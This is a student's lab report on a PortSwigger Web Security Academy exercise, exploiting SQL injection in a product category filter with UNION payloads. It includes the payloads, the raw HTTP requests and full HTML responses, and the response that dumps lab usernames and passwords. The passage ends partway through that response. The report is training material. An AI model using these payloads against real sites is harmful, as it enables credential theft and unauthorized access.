# CSE3501-Information Security Analysis and Audit

# Lab 9+10

# Digital Assignment-4

# Submitted by: Alokam Nikhitha

# Reg No:19BCE2555

# SQL injection UNION attack, retrieving data from other tables

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform an [SQL injection UNION](https://portswigger.net/web-security/sql-injection/union-attacks) attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

Solution:

Step1: Use Burp Suite to intercept and modify the request that sets the product category filter.

Step 2: Determine the [number of columns that are being returned by the query](https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns) and [which columns contain text data](https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text). Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'--.


Step 3: Use the following payload to retrieve the contents of the users table: '+UNION+SELECT+username,+password+FROM+users--

Step 4: Verify that the application's response contains usernames and passwords.


Procedure:

Step1:


Using Burp Suite, we intercepted the ‘Gifts’ filter of the product.



We send this Request to the Repeater




Copied to Request in the Repeater :




Step2:

Request:


GET /filter?category=Gifts'+UNION+SELECT+'abc','def'-- HTTP/1.1



On sending the Request we receive the Response



Response



HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Connection: close

Content-Length: 8536

<!DOCTYPE html>

<html>

<head>

<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

<link href=/resources/css/labsEcommerce.css rel=stylesheet>

<title>SQL injection UNION attack, retrieving data from other tables</title>

</head>

<body>

<script src="/resources/labheader/js/labHeader.js"></script>

<div id="academyLabHeader">

<section class="academyLabBanner">

<div class="container">

<div class="logo"></div>

<div class="title-container">

<h2>SQL injection UNION attack, retrieving data from other tables</h2>

<a id='lab-link' class='button' href='/'>Back to lab home</a>

<a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables">

Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;

<svg version="1.1" id="Layer\_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">

<g>

<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>

<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>

</g>

</svg>

</a>

</div>

<div class="widgetcontainer-lab-status is-notsolved">

<span>LAB</span>

<p>Not solved</p>

<span class="lab-status-icon"></span>

</div>

</div>

</div>

</section>

</div>

<div theme="ecommerce">

<section class="maincontainer">

<div class="container is-page">

<header class="navigation-header">

<section class="top-links">

<a href=/>Home</a><p>|</p>

<a href="/my-account">My account</a><p>|</p>

</section>

</header>

<header class="notification-header">

</header>

<section class="ecoms-pageheader">

<img src="/resources/images/shop.svg">

</section>

<section class="ecoms-pageheader">

<h1>Gifts&apos; UNION SELECT &apos;abc&apos;,&apos;def&apos;--</h1>

</section>

<section class="search-filters">

<label>Refine your search:</label>

<a href="/">All</a>

<a href="/filter?category=Clothing%2c+shoes+and+accessories">Clothing, shoes and accessories</a>

<a href="/filter?category=Gifts">Gifts</a>

<a href="/filter?category=Pets">Pets</a>

<a href="/filter?category=Tech+gifts">Tech gifts</a>

<a href="/filter?category=Toys+%26+Games">Toys & Games</a>

</section>

<table class="is-table-longdescription">

<tbody>

<tr>

<th>abc</th>

<td>def</td>

</tr>

<tr>

<th>Conversation Controlling Lemon</th>

<td>Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that&apos;s nothing an evening. If you&apos;re a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don&apos;t know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren&apos;t just for Christmas, they&apos;re for life; a quieter, more reasonable, and un-opinionated one.</td>

</tr>

<tr>

<th>Couple&apos;s Umbrella</th>

<td>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple&apos;s Umbrella. And possible therapy.

Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public&apos;s injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.

Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple&apos;s Umbrella.</td>

</tr>

<tr>

<th>High-End Gift Wrapping</th>

<td>We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don&apos;t have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don&apos;t delay, give us a call today.</td>

</tr>

<tr>

<th>Snow Delivered To Your Door</th>

<td>By Steam Train Direct From The North Pole

We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.

Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.

\*Make sure you have an extra large freezer before delivery.

\*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).

\*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes.

\*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn&apos;t just for Christmas either, we deliver all year round, that&apos;s 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.</td>

</tr>

</tbody>

</table>

</div>

</section>

</div>


</body>

</html>


Step3:

Request:


GET /filter?category=Gifts'+UNION+SELECT+username,+password+FROM+users-- HTTP/1.1



On sending the Request we get Response



Response



HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

Connection: close

Content-Length: 8883

<!DOCTYPE html>

<html>

<head>

<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

<link href=/resources/css/labsEcommerce.css rel=stylesheet>

<title>SQL injection UNION attack, retrieving data from other tables</title>

</head>

<body>

<script src="/resources/labheader/js/labHeader.js"></script>

<div id="academyLabHeader">

<section class="academyLabBanner">

<div class="container">

<div class="logo"></div>

<div class="title-container">

<h2>SQL injection UNION attack, retrieving data from other tables</h2>

<a id='lab-link' class='button' href='/'>Back to lab home</a>

<a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables">

Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;

<svg version="1.1" id="Layer\_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">

<g>

<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>

<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>

</g>

</svg>

</a>

</div>

<div class="widgetcontainer-lab-status is-notsolved">

<span>LAB</span>

<p>Not solved</p>

<span class="lab-status-icon"></span>

</div>

</div>

</div>

</section>

</div>

<div theme="ecommerce">

<section class="maincontainer">

<div class="container is-page">

<header class="navigation-header">

<section class="top-links">

<a href=/>Home</a><p>|</p>

<a href="/my-account">My account</a><p>|</p>

</section>

</header>

<header class="notification-header">

</header>

<section class="ecoms-pageheader">

<img src="/resources/images/shop.svg">

</section>

<section class="ecoms-pageheader">

<h1>Gifts&apos; UNION SELECT username, password FROM users--</h1>

</section>

<section class="search-filters">

<label>Refine your search:</label>

<a href="/">All</a>

<a href="/filter?category=Clothing%2c+shoes+and+accessories">Clothing, shoes and accessories</a>

<a href="/filter?category=Gifts">Gifts</a>

<a href="/filter?category=Pets">Pets</a>

<a href="/filter?category=Tech+gifts">Tech gifts</a>

<a href="/filter?category=Toys+%26+Games">Toys & Games</a>

</section>

<table class="is-table-longdescription">

<tbody>

<tr>

<th>administrator</th>

<td>71hjs5dcko5vk08k7l0m</td>

</tr>

<tr>

<th>Snow Delivered To Your Door</th>

<td>By Steam Train Direct From The North Pole

We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.

Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.

\*Make sure you have an extra large freezer before delivery.

\*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).

\*Allow 3 days for it to refreeze.\*Chip away at each block until the ice resembles snowflakes.

\*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn&apos;t just for Christmas either, we deliver all year round, that&apos;s 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.</td>

</tr>

<tr>

<th>wiener</th>

<td>chvr72vz5nw00z3j4zbx</td>

</tr>

<tr>

<th>carlos</th>

<td>7j32ilzufqxgp3gj5bkv</td>

</tr>

<tr>

<th>Conversation Controlling Lemon</th>

<td>Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that&apos;s nothing an evening. If you&apos;re a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don&apos;t know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren&apos;t just for Christmas, they&apos;re for life; a quieter, more reasonable, and un-opinionated one.</td>

</tr>

<tr>

<th>High-End Gift Wrapping</th>

